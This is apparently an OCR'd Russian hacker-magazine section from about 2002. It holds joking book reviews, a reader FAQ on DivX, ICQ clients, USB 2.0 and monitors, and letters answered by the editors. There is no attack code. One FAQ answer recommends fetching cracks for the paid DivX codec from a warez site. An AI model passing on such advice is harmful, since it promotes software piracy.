Хакер написал книгу по защите от самого себя ;). Если так пойдет и дальше, то менты будут писать книги «Защита от ментов», врачи - «Защита от врачей», а Билл Гейтс напишет книгу «Защита от Windows». Веселая начнется жизнь. А пока первенство в этом начинании имеет хакер. Это радует. Ведь эту книжку можно (и нужно!) воспринимать не только как руководство по защите, но и как передачу опыта от известного хакера к зеленым хакерятам, только начинающим взрослую жизнь. Поэтому не обойтись без мудрого совета, своевременной подсказки и просто дельной инфы. А всего этого добра в книге предостаточно. Вообще стоит сказать, что автор добился почти идеального баланса между теорией и практикой - хватает и того, и другого.

Что же конкретно там есть? В книге ты найдешь пошаговые рекомендации для осуществления полной защиты своего компа от взлома с использованием хакерского пакета Tiger Box. Ты сможешь защитить свои порты и службы, брандмауэры и маршрутизаторы, сможешь защищаться от кук и ДОС-атак, почтовых бомб и спама, вирусов и взлома веб-страниц. И самое интересное, что программы, с помощью которых ты все это сможешь сделать, находятся на прилагаемом к книге сидюке! Бери и пользуйся.

Книга не имеет ориентации на какую-то конкретную ось - в ней рассказывается и о Юниксе, и о Виндах, а главное - ты узнаешь об общих правилах безопасности, которые следует соблюдать в любой системе. Так что будь ты хакер или его потенциальная жертва ;), это руководство тебе пригодится. Правда, оно требует определенного уровня подготовки - не ниже среднего, поэтому если ты еще ни одной книги в жизни не прочитал, то эту тебе будет рано читать. Начни хотя бы с Гарри Поттера.

Под редакцией В.Б. Комягина

«Macromedia Flash 5. Книга + Видеокурс: Учебное пособие»

М.: Лучшие книги, 2002 - 480 с.

Обычно, чтобы чему-нибудь научиться, надо долго и упорно читать страницу за страницей какого-нибудь самоучителя, делать многочисленные упражнения, чтобы через месяц понять, что этот месяц ты зря прожил. Но есть способ лучше ;). Перед тобой новое слово в отечественном книгопечатании. Это не просто книга, это - видеоучебник. То, для чего твоим друзьям нужны месяцы фанатичной работы, ты сможешь понять всего через 5 часов ;). Согласись, что процесс обучения пойдет гораздо быстрее, если мы все будем смотреть в виде кина на экране своего монитора и одновременно слушать комментарии диктора из динамиков своего мультимедиа. Одновременно ты можешь преспокойненько сидеть в удобном кресле и попивать пивко. И если ты парень сообразительный, то через 5 часов ты научишься (теоретически) делать флеш-анимацию. Тебе только останется попрактиковаться для закрепления полученных знаний. Если же читатель книги окажется парнем менее сообразительным (ну, мало ли - случайно), то ему придется еще раз-другой заглянуть в книгу и проделать приведенные там упражнения по необходимым темам.

Что же ты получишь в результате? Практически все! Ты научишься делать анимацию офигительной сложности, включая создание интерактивных фильмов и программирование во флэш. И всю эту красоту, тобой созданную, ты выложишь на свой сайт, где люди со всего мира будут любоваться твоими работами, писать в гостевуху хвалебные слова, а на улице на тебя будут показывать пальцем. В общем, тебя ждут слава, почет, уважение и вечная память.

Гари Гованус, Роберт Кинг

«MCSE: Проектирование безопасности сетей Windows 2000. Учебное руководство»

М.: Издательство «Лори», 2001

Читать эту книгу стоит в двух случаях. Во-первых, если надо сдать экзамен на звание MCSE по Win2000, а во-вторых, если надо Win2000 всю разобрать по байтам и понять все, что с ней связано. С первым-то все понятно, а со вторым - поясню. Дело в том, что половина книги не связана напрямую с Виндами и ориентирована, видимо, на менеджеров фирм, занимающихся установкой систем на базе Win2K. То есть рассмотрены вопросы, связанные с анализом модели и бизнес-процессов компании, анализом бизнес-планов и моделей управления и тому подобное. Предприятие обсасывается со всех сторон, и после этого планируется и устанавливается система в соответствующей конфигурации. То есть, как видишь, книга рассчитана на серьезных людей и предполагает серьезную работу.

В книге рассматриваются различные системы безопасности, системы аутентификации, стратегии безопасности (в частности, с помощью открытых ключей). Ты научишься строить системы безопасности на основе DNS/SNMP, разрабатывать безопасные службы удаленного доступа и обеспечивать безопасный доступ на сетевом уровне.

Вся книга пронизана множеством тестов и контрольных вопросов, что позволит тебе контролировать ход твоей подготовки. А в конце книги тебя ждет итоговый экзамен - пример сертификационного экзамена, результат которого даст тебе понять, не зря ли ты потратил время на эту мутотень.


Томас А. Пауэлл
«Web-дизайн»
СПб.: БХВ-Петербург, 2002 - 1024 с.

Хочешь сделать сайт? Хочешь стать веб-дизайнером? Хочешь научиться веб-программированию? Хочешь заниматься интернет-маркетингом? Хочешь специализироваться на юзабилити? Если ты хоть что-то хочешь, то без этой книги ты проживешь гораздо хуже, чем с ней. Это, правда, не значит, что ты «сделаешь», «станешь», «научишься» и т.д. - это не учебник и не самоучитель. Просто то, что в ней написано, должен знать каждый, кто каким-то образом связан с веб-сайтами. Веб-дизайн в книге рассмотрен со всех сторон. От ключевых понятий - что есть веб-дизайн, что собой в общем представляет процесс создания сайта - до вопросов веб-дизайна будущего: каким станет Интернет, сайты, доступ к ним и что в связи с этим делать сейчас :). А основное наполнение книги - теоретические принципы создания хорошего сайта. Вроде бы это и просто, но тебе стоит убедиться, все ли ты научился учитывать, строя идеальный сайт.

Ты узнаешь, что должно быть на сайте (в зависимости от типа сайта: коммерческого, персонального и т.д.), что такое навигация и как она должна быть устроена, как расположить на странице текст, кнопки и графику, как организовать на сайте поиск, как использовать на страницах сайта цвет и фон и - самое главное - как все это сделать правильно.

Интересная фишка имеется в конце книги - краткое изложение всего материала в виде конспекта (это для тех, кто плохо умеет читать или у кого времени свободного мало). А еще ты найдешь в книге пример процедуры оценки сайта. Это многостраничное тестирование, которое ты сможешь провести для своего сайта, чтобы понять, не пора ли срочно закрыть к нему доступ.

Брайан Хатч, Джеймс Ли, Джордж Курц
«Секреты хакеров. Безопасность LINUX - готовые решения»
М.: Издательский дом «Вильямс», 2002 - 544 с.




Ты когда-нибудь занимался долгим и мучительным, но невероятно увлекательным сексом? Вижу по глазам, что да - значит, тебе тоже приходилось иметь дело с Линукс. А не забыл ли ты, что при этом надо было предохраняться? Об этом даже по ящику говорят. Теперь вот и книга подоспела. Не знаю, как ты раньше без нее обходился. Ведь раньше специализированной книги по безопасности Линукса на русском просто не было. Она поможет обеспечить безопасность и надежную защиту твоей системе. На реальных примерах перед тобой предстанут все известные на данный момент типы атак вместе с методами противодействия. Ты узнаешь о профилактических мерах, которые необходимо предпринять, пока тебя еще не хакнули, и о том, что надо делать, когда тебя хакают прямо у тебя на глазах или когда об этом несчастье ты узнаешь спустя какое-то время. Если конкретно, то рассмотрены различные внешние атаки: «троянские кони», вирусы и черви, атаки по сети, физические атаки (кто компьютер включает - тот им и управляет ;), атаки локальных пользователей, взлом паролей, а также взлом различных серверов (почты, ФТП, Веба). В приложении ты найдешь полезную информацию по обновлению системы, отключению ненужных служб, ссылки на сайты и прочую дополнительную инфу по защите своего Пингвина от надругательств. А в разделе примеров реальных атак ты влезешь в шкуру настоящих хакеров и проследишь каждый шаг, который они делали, взламывая ту или иную систему.

Книга эта, как и предыдущая, рассчитана на пользователей высокой квалификации - сетевых администраторов и прочих спецов.


«Математические головоломки и развлечения», 2-е изд., испр. и дополн.
Мартин Гарднер
М.: «Мир», 1999 - 447 с.

«Математические досуги», 2-е изд., испр. и дополн.
Мартин Гарднер
М.: «Мир», 2000 - 443 с.


«Математические новеллы», 2-е изд., испр. и дополн.
Мартин Гарднер
М.: «Мир», 2000 - 415 с.



«История с узелками», 3-е изд., испр.
Льюис Кэрролл
М.: «Мир», 2000 - 397 с.



«Задачи с изюминкой», 2-е изд., испр.
Чарлз Тригг
М.: «Мир», 2000 - 277 с.



«520 головоломок», 2-е изд., испр.
Генри Э. Дьюдени
М.: «Мир», 2000 - 333 с.

Эти шесть книг объединяет то, что все они вышли в серии «Математическая мозаика» и что много лет назад они уже издавались на русском языке. Все это - так называемая занимательная математика. То есть задачи на сообразительность, логику, нестандартное мышление. Этому, как правило, не учат ни школе, ни в вузе. Но фишка в том, что тебе-то это нужно - ведь тот подход, который нарабатывается при решении подобных головоломок, порой требуется и при написании сложно-алгоритмической проги. Именно в таких случаях, при решении головоломки или написании подобной программы, говорят о красоте решения, а уж для хакера очень важно находить красивые и нестандартные решения. Иначе он от сканера портов ничем отличаться не будет. Поэтому ты просто-таки обязан приобщиться к этим книгам (не говоря уже о том, что это просто очень интересно :).

Вот темы и задачи, которые затрагиваются в этих книгах: магические квадраты, топология, теория вероятности, задачи на шахматной доске, геометрические задачи, карточные загадки, простые числа, игра «Жизнь», парадоксы, задачи со взвешиванием, комбинаторика и многое-многое другое. У тебя теперь будет чем поломать свою голову и голову товарища (ведь можно и ему невзначай подкинуть ломовую задачку - пусть помучается).

Книги для обзора предоставлены магазином издательства “BHV-Санкт-Петербург”, www.bhv.ru

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос

Недавно вышел новый релиз DivX. Что нового? Чем отличается платная версия от бесплатной? И стоит ли его ставить на не очень быструю машину?

ответ

Пожалуй, главным нововведением, а по совместительству и сюрпризом пятой версии DivX-а, стала его триальность, то есть разработчики теперь хотят ни много ни мало, а 30 американских рублей за полную версию кодека. Цена за настоящий и пока не имеющий аналогов шедевр в индустрии видео-сжатия вполне оправдана и для буржуев вполне приемлема, мы же воспользуемся специальными заплатками/лекарствами/дополнялками (Уж как только теперь не называют crack-и!), которые ты без проблем сможешь найти на astalavista.box.sk. Официальных нововведений много, но рассказать обо всех мне не представляется возможным, поэтому упомяну лишь некоторые, самые значительные. Итак, последняя версия DivX-а полностью совместима с файлами, закодированными более ранней версией кодека, поэтому никаких проблем с совместимостью возникнуть не должно. Разработчики провели большое количество оптимизаций, в особенности коснувшихся владельцев процессоров Athlon/AthlonXP, которым пообещали двадцатипроцентный прирост в производительности. Значительно увеличилась и скорость кодирования/декодирования, что тоже немаловажно, особенно любителям dvd-рипинга, в частности - пиратам, кропотливо выпускающим на прилавки наших магазинов кучу компактов с самыми различными фильмами. При кодировании в DivX, используя все возможности последней версии кодека, можно уменьшить объем конечного файла на 15-20% (!) по сравнению с эквивалентным кодированием в DivX 4.12. А новая технология Global Motion Compensation улучшит качество изображения, увеличив степень сжатия (парадокс, однако). Установить последний DivX ты просто обязан: на момент публикации в продаже и в Инете наверняка будет масса фильмов, закодированных именно в DivX 5.0. Скачать его, а также прочитать об его остальных, на мой взгляд, не очень важных для рядового юзера функциях и новинках ты можешь здесь www.divx.com/divx/divxpro_whatsnew.php.

вопрос

Я уже запарился! ICQ2001b грузится уже минуту и с каждой новой версией все больше и больше! Может быть, есть какие-нибудь достойные клиенты для работы в этой сети?

ответ

Я со слезами вспоминаю те времена, когда ICQ только появлялась. Отличный БЫЛ пейджер, надо сказать. А что сейчас? Пятимеговый дистрибутив, напичканный по самое не хочу совершенно ненужными и невостребованными функциями, ужасно тормозной и периодически поглючивающий, да еще и с назойливыми баннерами! Я с удовольствием перешел бы на какой-нибудь Yahoo! Messenger или Odigo, однако до распространенности ICQ (у которого на момент написания статьи было уже 130 миллионов пользователей) им еще ой как далеко, поэтому и резонность их использования вызывает у меня большие сомнения. Многие предпочитают урезать из ICQ все ненужные элементы интерфейса и бесполезные модули (подробнее об этом читай в статье от p0roh'а в одном из номеров X), я же предпочитаю использовать альтернативные ICQ-клиенты. Расскажу о некоторых, которые были и есть в моем каждодневном использовании.

Miranda 0.1.2.1
miranda-icq.sourceforge.net
322 kb

Меньше, быстрее, проще - девиз разработчиков этого замечательного и, пожалуй, наиболее распространенного ICQ/MSN клона. Miranda отличается крайне скромным размером, продуманным и простым интерфейсом, а также максимальной безупречной стабильностью, производительностью. Огромное количество ненапрягающих и действительно полезных функций, поддержка плагинов и русификации, открытые исходники и постоянные обновления выводят эту утилиту в ряды явных лидеров.

Easy Message 1.6
www.ryandewsbury.com/easymessage/
528 kb

Тоже весьма популярный Интернет-пейджер. Easy Message поддерживает ICQ, MSN, Yahoo, и AOL, наверное поэтому и получил достаточное распространение. Интерфейс поддерживает skin-ы, тем не менее сам по себе предельно простой. Поддержки плагинов нет, доступна только функция обмена сообщениями. Работает быстро и стабильно. А что еще нужно?

В сети гуляет ICQ2002b, которую по каким-то причинам убрали с официальных download страниц. По слухам, работает на порядок быстрее, но о стабильности неофициальной беты говорить глупо. =)

вопрос

А что такое USB 2.0, чем он отличается от USB 1.1? А то приобрел себе мать MSI K7-Pro с поддержкой этой шины, а для чего она нужна, не знаю.

ответ

Рассказывать о достаточно долгом процессе разработки шины USB 2.0 я не буду, перейду сразу к описанию его возможностей и отличий от своего предшественника. Самым главным во всех отношениях отличием является скорость передачи данных - 480 Мбит/с против 12 Мбит/с у USB 1.1. USB 2.0 подразумевает использование тех же самых разъемов и кабелей, более того - интерфейс полностью совместим с устройствам USB 1.1, что придает ему все большую актуальность и универсальность. В свою очередь, все устройства, работающие с USB 1.1, прекрасно общаются с новой версией универсальной последовательной шины, даже не подозревая о своем, так сказать, отставании. Дело в том, что контроллер (или хаб) USB 2.0 может работать в трех режимах: высокоскоростном (480 Мбит/с), скоростном (12 Мбит/с) и малоскоростном (всего 1,5 Мбит/с), поэтому ни твоя мышка, ни старый сканер никаких отличий в контроллере не обнаружат, отлично работая на своих стандартных скоростях. В общем, тебе повезло, что ты купил материнку на отличном чипсете и с поддержкой USB 2.0, а всем тем, кто только собирается сделать тотальный апгрейд, в том числе и mainboard-а, искренне советую купить что-нибудь похожее.

вопрос

Юзаю монитор SONY CPD-E220E и видюху - RiVA TNT2 M64 уже полгода. Геометрия изображения искривлена, настроить не удается. Сначала я не обращал внимания, а сейчас просто выводит. Можно ли исправить этот дефект или воспользоваться гарантийным обслуживанием?

ответ

Существует несколько народных способов исправления геометрии, но, честно говоря, мне они не представляются эффективными и рабочими, поэтому я тебе искренне скажу, что такой частый дефект монитора, тем более у такого широкоизвестного brand-а, как Sony, тебе исправить не удастся. Мы много раз советовали и вновь советуем относиться к покупке монитора с особой тщательностью, в первую очередь обращая внимание на качество геометрии на различных разрешениях и частотах. Вероятно, у тебя монитор дефектный (в принципе, это даже дефектом-то назвать нельзя, скорее закономерностью) только частично, то есть, немного поэкспериментировав, можно подобрать приемлемые разрешение и частоту, на которой искривлений геометрии не будет. Например, на моем мониторе геометрия 1024*768@100Гц - никакая, хотя на всех остальных разрешениях и частотах, в том числе и на 1152*864@100Гц, все в порядке. Попытка - не пытка, поэтому не поленись попробовать поменять монитор про гарантии, вдруг повезет? У Sony отличное представительство и сервис в Москве, имхо, именно там ты сможешь поменять монитор, получить наиболее качественную консультацию и провести ремонт. Хотя срок эксплуатации слишком большой (полгода), что явно не поможет тебе при попытке поменять монитор.

В моем Win XP происходит следующее: когда я одним потоком отправляю файл на сервер по FTP или SSH либо отправляю почту размером более 10 килобайт, то после достижения этого "потолка" поток попросту умирает, т.е. соединение есть, а с компа ничего на этот сервер не идет. В других ОСях все нормально, а вот в XP такая фигня. Помогите, plz.

вопрос

ответ

Если в других ОС все нормально, то проблема скрывается где-то на софтварном уровне, хотя я несколько раз встречался с подобной проблемой, которая решалась долгой и кропотливой настройкой внутренних установок модема (используя различные команды и мануал). В XP же такие проблемы встречаются крайне редко, по крайней мере, мне такой вопрос пришел впервые, и нигде, ни на каких форумах и конференциях я подобного не встречал. Если бы ты указал марку своего модема, то я бы указал конкретные вещи, а не стал бы рассказывать все в общих чертах. Ну да ладно. Если у тебя флешевый модем, то обязательно залей последнюю, но 100% стабильную прошивку. Более того, советую тебе тщательно изучить FAQ на сайте производителя, например, у Zyxel'а даже на официальном русскоязычном портале лежат отличные ответы на огромное количество вопросов. Если ответа ты не найдешь, то придется поэкспериментировать с настройками модема, софта, протоколов (проблема, вероятно, кроется где-то здесь). Подобных программ просто уйма, я же тебе советую воспользоваться Internet Tweaks 2002 (www.magellass.com). Огромное количество настроек, интерактивные и крайне полезные подсказки, хороший интерфейс помогут тебе без труда подкорректировать параметры соединения. Я почти уверен, что, немного помучавшись, ты решишь свою проблему. Кстати, в наверняка уже известной тебе TweakXP (www.tweakxp.de) присутствует раздел Modem Tweaks, с помощью которого ты сможешь провести твики, актуальные для WinXP, что в твоем случае особенно важно.

Ламоразмы номера:

Скажите, а правда, что если скачать ваш электронный журнал, то можно заразиться вирусом (который не опознается известными антивирями), который вы специально создали и сунули туда, чтобы узнать о ваших читателях больше и в случае чего... (flaer-2000@mail.ru)

У бедного флаера компьютер уже сгорел... Ну и кто там еще кричал про вирус в нашей электронной версии Хакера?

Ламоразмы номера:

Правда, что из-за XP ломаются винты? (Rushpel@mnogo.ru)

Чистейшей воды правда. Как только ты поставил нелегальную копию XP, за тобой устанавливается круглосуточное наблюдение, вычисляются закономерности твоего отсутствия дома, делается слепок ключа, используя специальные наработки от Microsoft, и когда все готово - приходят дяди и лопатой ломают твой винт. Поэтому покупай лицензию и живи спокойно!

ё-MAIL

Наше е-мыло: magazine@xakep.ru


Нам приходит куча писем, но 99% этого спама мы сразу отправляем в /dev/null.

Сразу же в треш:


1. **Письма с матом, пустой руганью - хамов мы не любим.**
2. **Просьбы выслать кряк, программу - поисковики в Инете тебе помогут.**
3. **Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.**
4. **Вопросы в стиле «как настроить» - RTFM.**
5. **Просьбы прислать бесплатно журнал, компьютер, Mersedes CLK - мы сами халявщики и халяву не раздаем :).**
6. **Взломать/крякнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.**


А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим, относящимся непосредственно к журналу, - мы читаем внимательно.

На письма отвечал CENTNER


Сижу себе в редакции, изучаю горы писем, свалившиеся на мою больную голову за прошедший отчетный период, и даюсь диву: настолько наша и ваша жизнь удивительна, что слов не нахожу. Однако выход есть (между прочим, он всегда есть), и мы его совместно найдем и оным воспользуемся. Итак, **Лапкин Дмитрий [ld86@km.ru]** осчастливил всю прогрессивную общественность своим посланием, озаглавленным как "Just a letter". Слово начинающему писарчуку... "Доброго времени суток, Миха. Письмецо у меня маленькое получилось. Собственно, вот в чем дело: у меня есть два номера ксакепа, выдающих себя за апрельские - 04.02(39) и 04.02(40). И я никак не пойму, почему на мартовском номере написано, что он апрельский. Это баг или элитный номер? P.S. Хотел бы увидеть, как ты будешь издеваться надо мной в ответе. Ты это любишь %)"

Да уж, многоуважаемый, в наблюдательности тебе действительно не откажешь, передо мной лежат те же номера с той же сомнительной нумерацией. С одной стороны, это баг, но он настолько элитный, что на него стоит обратить внимание. А вот издеваться не буду. Совсем. Тем более, что мне это совершенно не свойственно, правда ведь, дорогой? :)))


Но мало быть просто наблюдательным, иногда важно быть и алчно-меркантильным, как **Rodionov Anton [rodion@ufanet.ru]**. "Я тут слышал про то, что вы копите опечатки в журналах, так вот на обложке февральского номера написано что он 38-й, а на "апрельском" номере написано, что он 39-й. Так что, получается, мартовского номера ваще не было. З.Ы. Дайте приз."


Не в бровь, как говорится, а в глаз. Да, признаем, в этом году взяли и в знак протеста забили на выпуск мартовского номера. Точнее - мы его на август перенесли, а за это время выловим в нем баги, подчистим, подрихтуем, а к осени обязательно напечатаем, если уж не в августе, то к концу ноября непременно :)).

Переходим к рассмотрению практически ультимативного требования, поступившего для рассмотрения за подписью **Дениса Стасевича [denstas@mail.ru].** Даже и комментировать ничего не буду, процитирую: "Вы что, перцы, охренели мое мыло не печатать в журнале, уже сколько к вам пишу, а все без толку. Если и это мыло не напечатаете, то брошу читать ваш журнал, а к вам пишет хакер из Белоруссии. А вопрос у меня по поводу КПК, хочу его приобрести, но, подняв старые выпуски Х, не могу понять, чем они отличаются от записной книжки, там и пароль, и адресная книга, и вроде все есть, за какой черт они выходят в интернет, там что, внутренний модем, и все ли КПК могут выходить. Срочно жду ответа."

Сказано - сделано! Раз человек из Белоруссии и ждет ответа срочно - отказать ему в этом маленьком удовольствии не имею никакого морального права. Итак, КПК, по мнению ряда авторитетных товарищей, действительно являются той же самой записной книжкой, но с гораздо более богатыми функциями, перечислять которые не имеет никакого смысла, ибо времени и места не хватит. Но. Сии дополнительные функции и придают КПК ту виртуальную привлекательность, ради которой иные богатенькие буратины готовы отчинить изрядные свободно конвертируемые суммы. Если ты собираешься приобрести КПК, но не знаешь, зачем он нужен (и нужен ли вообще), мой тебе совет - пока отложи покупку, почитай литературку, зайди на сайт www.mconline.ru и подумай. А по вопросу с выходом в Инет, например, наш ГлавВред совместил свой личный КПК со своим же личным мобильником и, активировав и то и другое, бороздит бескрайние просторы Интернета и в ус не дует.

А вот **Василий Квакин [Zer_Tuner@mail.ru]** в ус дует и еще как. Есть у меня одна маленькая мечта - вот бы все, ну или хотя бы большинство наших читателей, прошли тем же путем, что и товарищ Квакин... Но это так, лирика. "Здравствуйте, уважаемые Ксакеповцы! 8-) Данное письмо ни в коей мере не является критикой на ваш журнал, воплями сектанта или чем-либо еще, что вас сильно не устраивает... Предупреждаю заранее... Хотя имею надежду на опубликование... В один вроде прекрасный день я разговаривал с корешем... Разговор выдался душевный, в ходе которого я поменял свою точку зрения на все компьютерное, а также на взаимоотношения с людьми. Я задался вопросом: "А на кой черт мне все это надо?" Для чего я когда-то троянил последнего ламака за его и без того кровные полчаса Инета? Зачем я гадил по полной программе людям в компьютерных клубах, когда-то в школе, сейчас в Инете? Чего я добивался, применяя свои знания во вред другим, которые и ответить-то толком мне не могли?.. Меня материли бессонными ночами и днями напролет, причем, даже не зная, кто я... Но какой смысл во всем этом!?! Зачем гадить "соседу", если можно спокойно с ним поговорить (иногда применив физический аргумент)? Или сворачивать страничку какой-нить надоедливой фирмы, когда там сидят бестолковые люди, важно называющие себя админами... Что хорошего принесет разносторонняя атака бедного ушастого, если он сам по себе неплохой человек, и ему можно помочь... Ведь, как известно, лучше иметь одного ученика, благодарного тебе, чем сто учителей, ждущих благодарности от тебя!.. м-м-м... (это, кстати, к вопросу о самоутверждении, если кто брезгует "опускаться до помощи"). На кой усложнять жизнь, желудки (это про рецепты салатов с тараканами) и нервы окружающих, когда можно с ними же на полную оттянуться: помочь преподу с "опущенной" сеткой и в знак благодарности попить на халяву пивка и не иметь в будущем с ним проблем; помочь красивой девчонке освоить азы компа, при это расположив ее к себе и в будущем "раскрутив"... Ведь из любого "хорошего ответа" можно извлечь максимум пользы... Ну, вроде "провякался"!.. А про журнал ваш могу сказать много хорошего, вот тока дизайн сайта подкачал... как, в принципе, и журнала...

P. S. 1) Надеюсь, что мое письмо не примут за бред сумасшедшего... Не перевелись еще Люди с большой буквы...

2) Joystick: Lefside и правда ламоватый - cmd name "Lamo" !!!!! Best Regards KreySlider

Нет, нет и еще раз нет, я ни в коем случае не собираюсь принимать это письмо за бред или что-то подобное. Даже наоборот. Если я все правильно понял, то перед нами типичный случай осознанного выбора человеком своего собственного пути. Может быть, этот путь многие сочтут "попсовым" или немодным, но какое дело выбравшему его до мнения остальных? Василий, виртуально (но крепко) жму твою мужественную руку, удачи тебе, она пригодится каждому, кто решится пойти своей собственной дорогой. Держись!

Отрадно, что случай с Василием Квакиным не единичный. Достойным тому подтверждением будет следующее письмо от **Александра Шершукова [susl86m@mail.ru].** "Драсти, Уважаемая редакция][. Мне очень нравится Ваш журнальчик, да и не только мне... Всем наверное:) (мнение автора не обязательно совпадает с мнением других читателей - прим. автора). На мой взгляд, в журнале есть всё, что нужно НАСТОЯЩЕМУ, продвинутому журналу: и статьи, в которых сочетается юмор с реальностью, и новости (куда ж без них!), и приговоры игр, и обзоры Wapeза и железа, а также туева хуча всякой всячины, которая тем или иным местом полезна не только хакеру , но и ламерюге, причём все в понятной для нормальных людей форме! И не в дизигне вся соль!!! Вся соль (скорей всего перец!!!) в тех, кто вкладывает в этот журнал частицу себя... Вообще, Ваш журнал учит жить. По крайней мере помогает, облегчает жизть простого чела, имеющего комп. Я, например, облегчил свою жизнь с помощью][... э-э-э... Не в том смысле... В смысле вот каком:

а) Х я не выписываю, а просто ежемесячно наведываюсь к другу, кот. Х выписывает;

б) повысил уровень своей "квалификации" и начал учить свою училку по информатике; в) из INTRO черпаю цели в жизни (ну, бывает, и у Шеповалова проконсультируюсь:), которые всячески одобряю и стараюсь им следовать;

г) понял, что комп - не главный друг и товарищ в моей жизни... Да и в жизни любого человека рядом с компьютером, на одной "полосе", должны стоять такие простые вещи, как друзья, настоящие, реальные друзья, которые всегда готовы помочь тебе; противоположный пол, перед которым тебе не стыдно бы было показаться и было бы о чём поговорить (не о новой мамке или проце, а о нормальных, реальных вещах...), ну... много можно перечислять таких вещей, но, пожалуй, самая главная истина, которую мы должны помнить всегда: нужно не забывать жить, жить в полном смысле этого слова!!! И жить не только для себя, но и для других... Для тех, кому ты нужен!!!

Вот то, что я называю активной жизненной позицией. Ну правда, зачем париться и проводить лучшие годы, пытаясь доказать какому-то ПИП-ПИП-ПИП, что ты умнее\круче\отважнее\смешнее\нужное вписать его или его друга. Чего ради рвать себе задницу, ведь мир все равно не изменить! Зато можно измениться самому и тогда (а может быть, ТОЛЬКО тогда) мир действительно изменится, если можешь, поверь человеку, который уже попробовал на себе и убедился в работоспособности этого рецепта.

Что-то я скатываюсь в общефилософские разглагольствования, ты уж не спи за чтением. Вот тебе порция "бодрящего" - от **Re[v]erS-a [hidden@rol.ru].** "Приветствую. Я вот задумался (а это случай ОЧЕНЬ редкий) о том, сколько видов компьютерного хулиганства существует на Земле... И оказалось, что много... до того много, что можно сказать: до][............... Хакинг, кракинг, кардинг... всего не перечислишь. Человек взло-

мал всё, где есть мини (или не очень мини) процессор, как-то: сотовые, мобильники, телефоны, мегафоны... :) А я предлагаю начать изучение нового вида взлома: ВЗЛОМ СТИРАЛЬНЫХ МАШИН... А почему бы и нет? Ведь там тоже есть свой минипроцессор, отвечающий за все манипуляции... Зато как здорово будет звучать - удалённое администрирование стиральной машиной... :) Да, кстати, называться этот вид будет Erasing, но можно потом его (название) и изменить... В общем, донеся эту заманчивую информацию до ваших глаз и ушей, я надеюсь, что она вас заинтересует (да не моя соседка, а эта инфа...), и мы создадим своё направление в развитии техники, страны, мира и мозгов... P.S. Только обещайте сильно не смеяться. С уважением, Re[v]erS.

А что тут смеяться? Надо, наоборот, срочно идею патентовать, нести ее в массы и доводить до абсурда, чем я и предлагаю заняться всем желающим. Мысль, надо сказать, не самая свежая, но на моей памяти никто ее так отважно и бескомпромиссно не озвучивал. Ну что, подумаем, как стать повелителями стиральных машин?

Нас не только хвалят, но иногда ругают, призывают к порядку, стыдят и даже виртуально наезжают. Сам понимаешь, приходится несладко, но ничего не поделаешь, работа такая. Вот один **несчастный** (это ник такой) **[vezdevsegda@mtu-net.ru]** настучал пару байт: "Хай, Хацкеры. Я тут ваши курсоры с сайта слил и офонарел: видать, читатели][лучше знают вас, чем вы сами - у вас есть один курсор, который показывает домен вашего сайта и вместо www.xakep.ru выдает www.xaker.ru ! Мдаааа... И, кстати, вы че совсем? Снова в детский сад? Кто в таком возрасте в Контру играет? Игра для ламья, токо зря место в][занимает, спасибо хоть уроки зебры (Полосатого) убрали. Вы б лучше чентъ интересное про УльтимуОнлайн написали, вот это игра, это не тупая палилова из слонобойки или из пумы. Так что Синтез и Ядовитый быстро изгнали с винта Контру и поставили УОшку. А ты, Центнер, отвечай на письмо прямо, а не комментируй. Что до Пороха, Дани да Хорифика - они молодцы, знают свое дело. А так вообще все рулит, помню, начинали как вы: дрожжи в унитаз и подслушивать автоответчик, а теперь... Короче, МОЛОДЦЫ! Желаю вам бабла, Ультимы и чтоб не узнали в очередном похождении с ящиком пива (бросайте пить) ваш ИПишник:)

Да уж, придется отвечать без экивоков, вопрос поставлен ребром. Сначала про игрушки. Лично я играл и в то и в другое, причем Контра мне явно понравилась больше по ряду причин. Синтезу и Ядовитому я все, конечно, передам, но ты сам виноват, если они переключатся на УО и вынесут тебя могучим хацкерским напором. Я же обязуюсь больше не комментировать. Хотя и меньше - тоже, короче, буду комментировать столько же, сколько и раньше.

Clawa Jakupov [slawa@mail.iks.ru]

